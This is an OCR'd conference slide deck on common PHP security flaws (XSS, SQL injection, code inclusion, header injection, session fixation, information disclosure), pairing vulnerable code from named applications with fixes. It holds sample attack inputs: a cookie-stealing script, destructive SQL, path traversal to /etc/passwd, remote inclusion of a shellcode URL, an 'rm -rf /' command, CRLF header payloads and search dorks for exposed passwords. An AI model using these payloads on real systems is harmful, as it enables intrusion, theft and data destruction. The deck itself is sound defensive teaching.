PHP Security Pitfalls

By: Ilia Alshanetsky

Let Google be our guide!

- Thanks to Google we can quickly and easily identify faulty PHP applications.

- Let's use it to see what are the most common mistakes and see what it takes to fix them.

Cross-Site Scripting (XSS)

- What is it?
  - ➡ User supplied HTML displayed as is to screen.
- How common of a problem is it?
  - ➡ Conservative estimate, 10s of thousands! (over 35,000 results)

lang:php (echo|print).*
\$_(GET|POST|COOKIE|REQUEST|SERVER)

Exploitable Code Samples

- phpWebSite
  - <form action="<?php **echo $_SERVER['PHP_SELF'];**?>
- Horde
  - <form action="<?php **echo $_SERVER['PHP_SELF']** ?>" method="post">
- Cacti
  - <input type="text" name="filter" size="20" value="<?php **print $_REQUEST ["filter"];**?>">
- WWWThreads
  - <textarea name="message" cols="60" rows="6"><? **echo stripslashes ($_REQUEST['message']);** ?></textarea>

Possible Exploits

- Cookie/Session Theft
  - ✓ **<script>window.location=...?document.cookie;</script>**
- Content Modification
  - ✓ **<script>document.getElementById('price').innerHTML='$1';</script>**
- CSRF Initiation
  - ✓ ****
- Social Engineering
  - ✓ **<iframe src="http://hackme.com/login" ></iframe>**

Preventing XSS

- Pass input through **htmlspecialchars()** or **htmlentities()** function.

  ✓ htmlentities($_GET[‘value’], ENT_QUOTES);

- Use the filter extension to sanitize input.

  ✓ filter_input(INPUT_GET, “value”, FILTER_SANITIZE_STRING);

SQL Injection

- What is it?
  - ➡ User supplied input used as is in SQL queries.
- How common of a problem is it?
  - ➡ Thousands! (over 5,000 results)

lang:php query\(.*\$_(GET|POST|COOKIE|REQUEST).*\)

Exploitable Code Samples

- Flux CMS
  - `$db->query("update MyGyndoc set Login_Passwd = md5('".$_REQUEST["Login_Passwd"]."')")`
- OSTicket
  - `mysql_query("SELECT * FROM tickets WHERE ID=$_REQUEST[id]")`
- useBB
  - `$db->query("UPDATE ".TABLE_PREFIX."forums SET posts = posts+1, last_topic_id = ".$_GET['topic']." WHERE id = ".$topicdata['forum_id']);`
- FightCheck Online
  - `pg_query("INSERT INTO tickets (Comments, Time, error_level, job_state) VALUES ('" . $_POST['Comments'] . "','$time', 0, 1)");`

Possible Exploits

- Arbitrary Query Injection
  - ✓ **?val=(DELETE FROM table);**
- Arbitrary data retrieval
  - ✓ **?id=column_name**
- Denial of Service
  - ✓ **?val=(BENCHMARK(100000000, MD5(RAND()));**
- Data Modification
  - ✓ **?val=(UPDATE users SET is_admin=1);**

Solution

- Use prepared statements

```
$stmt = $db->prepare("SELECT *
FROM users where id=?");
$stmt->execute(array($_GET['id']));
```

- What about escaping functions?
  - Only reliable with single-byte char-sets.

Code Injection

- What is it?
  - ➡ User can make script execute arbitrary PHP Code.
- How common of a problem is it?
  - ➡ Hundreds! (over 1000 results)

lang:php (include|include_once|require|require_once).*\$_(GET|POST|COOKIE|REQUEST)

Exploitable Code Samples

- ezContents
  - `include($HTTP_GET_VARS["link"]);`
- FileBrowser
  - `@include_once($cfg['ServicesPath'] . $_GET['class'] . ".php");`
- SQLite Manager
  - `include_once('./pages/'.$_GET['page'].'.php');`
- I-MAN
  - `require_once($installdir.'i18n/'.$HTTP_COOKIE_VARS['IMAN_LANGUAGE']);`

Possible Exploits

- Sensitive File retrieval
  - ✓ **?value=../../../../../../../../../../etc/passwd**
- Arbitrary code execution
  - ✓ **?value=http://www.hackme.com/shellcode.txt**
- Content Removal
  - ✓ **shell_exec("nohup rm -rf / 2>&1 1>/dev/null &");**
- Possibilities are limited only by hacker's own imagination!

App. Developer Solutions

- Never use user provided input in include, require and eval() statements.
- If former is not possible use a while-list approach with un-predictable tokens.

```
// make token list
$tok = array();
foreach (glob("/tmpl/*") as $v) {
   $tok[md5($v)] = $v;
}

// use token list
if (isset($tok[$_GET['t']])) {
   require $tok[$_GET['t']];
}
```

Hosting Co. Solutions

- On PHP <5.2 disable **allow_url_fopen**
- On PHP 5.2>= keep **allow_url_include** off
- Use open_basedir to restrict file access
  - ★ **open_basedir=/tmp/;/home/user/**
- Use FastCGI rather then Apache module
- Setup Virtual Private Server (VPS) for each user.

Header Injection

- What is it?
  - ➡ Gives hacker the ability to inject arbitrary content headers.
- How common of a problem is it?
  - ➡ Thousands! (over 8,000 results)

```
lang:php header\(.*\$_(SERVER|
GET|POST|COOKIE|REQUEST).*\)
```

Exploitable Code Samples

- SyntaxCMS
  - `header("Location: http://".$_SERVER['HTTP_HOST']."/error.php$arg");`
- WWWThreads
  - `header("Location: ".$_SERVER["HTTP_REFERER"]);`
- phpMyFAQ
  - `header('Location: http://'.$_SERVER['HTTP_HOST'].dirname($_SERVER['SCRIPT_NAME']));`
- Horde
  - `header('Refresh: 0; URL=' . $_GET['url']);`

Possible Exploits

- Cache Poisoning
  - ✓ **\r\nExpires: Mon, 1, Jun 2010 01:00:00 GMT**
- Arbitrary URL Redirection
  - ✓ **\r\nLocation: http://www.hacker.com/**
- Circular Redirects
  - ✓ **\r\nLocation: http://current.url.com/**
- Cookie Overload / Session Fixation
  - ✓ **\r\nSet-Cookie: PHPSESSID=hardcodedvalue;**

Solutions

- Avoid passing user input into **header()**, **setcookie()**, **session_id()** functions.
- Upgrade to PHP 5.1.2+ or 4.4.2+ where header can contain a single line only.
- Pass user input via the **urlencode()** function.

Session Fixation

- What is it?
  - ➡ Hacker can hardcode user's session id to a known value.
- How common of a problem is it?

lang:php session_start\(\)

18,800 results


lang:php session_regenerate_id\(\)

200 results

Exploitation

Hacker goes to the same url
a while later,
and they are in!

http://rbc.ca/?s=p0wn3d



User logs into their
account, no the wiser

Information Disclosure

- What is it?
  - ➡ Sensitive information is exposed to unauthorized users.
- How common of a problem is it?
  - ➡ Depends on the seriousness of the information disclosure.

System Path Disclosure

- Usually caused by display_errors being left ON.
    - Google search reveals millions of results!

Notice: undefined on line

1,240,000 results

Warning: on line

57,900,000 results

Fatal Error: on line

1,270,000 results

Consequences

- Allows hacker to identify location of sensitive files.
- In older versions of PHP can lead to XSS.
- Sensitive function parameters maybe exposed as part of the error message.

Solution

The solution is quite simple

display_errors=Off

Arbitrary File Output

- Usually caused by a function such as fopen() using user input to identify which file to open.
- Fortunately, this appears to be fairly uncommon. (Google shows only 400 results).

lang:php (fopen|readfile|
file_get_contents)\s*\(.*\$(_GET|_POST|
HTTP_GET_VARS|HTTP_POST_VARS).*\)

Consequences

- Allows output of data inside sensitive files, such as passwords, logins, etc...
- Can be used to perform denial of service by opening slow loading remote files.
- Can be used to take down the entire web server with a single request!

Possible Exploit Strategies

- File content disclosure
  - ../../../../../../../../etc/passwd
- Denial of services via remote URL
  - http://hacker.cn/really/slow/page
- Take down the entire webserver
  - http://self.com/script=url_to_self

Solutions

- Use **open_basedir** and/or file system permissions to restrict PHP's FS access.
- Disable **allow_url_fopen**.
- Prevent web access to web server from itself via firewall rules.

Sensitive Files in Web Dirs


Surpassingly large number of people fail to see the danger of keeping backups, passwords and private documents in web accessible directories.

- ✓ filetype:sql INSERT
- ✓ intitle:"phpinfo()"+".default_password"+"Zend Scripting Language Engine"
- ✓ lang:php _connect\s*\(.*,.*,("|').*("|').*\)
- ✓ lang:php "VBULLETIN IS NOT FREE SOFTWARE"
- ✓ lang:php "XCART_SESSION_START"
- ✓ lang:php \$pass\w+\s*=\s*("|')\w+("|');

Solutions

- Do not keep sensitive data in web accessible directories.
- Do not permit directory browsing.
- Use http authentication to protect sensitive directories.
- Avoid clear-text passwords.

<?php include "/book/plug.inc"; ?>



Thank you for listening!

- Additional Resources
  - ✓ http://ilia.ws/ (These Slides)
  - ✓ http://johnny.ihackstuff.com/
  - ✓ http://www.google.com/codesearch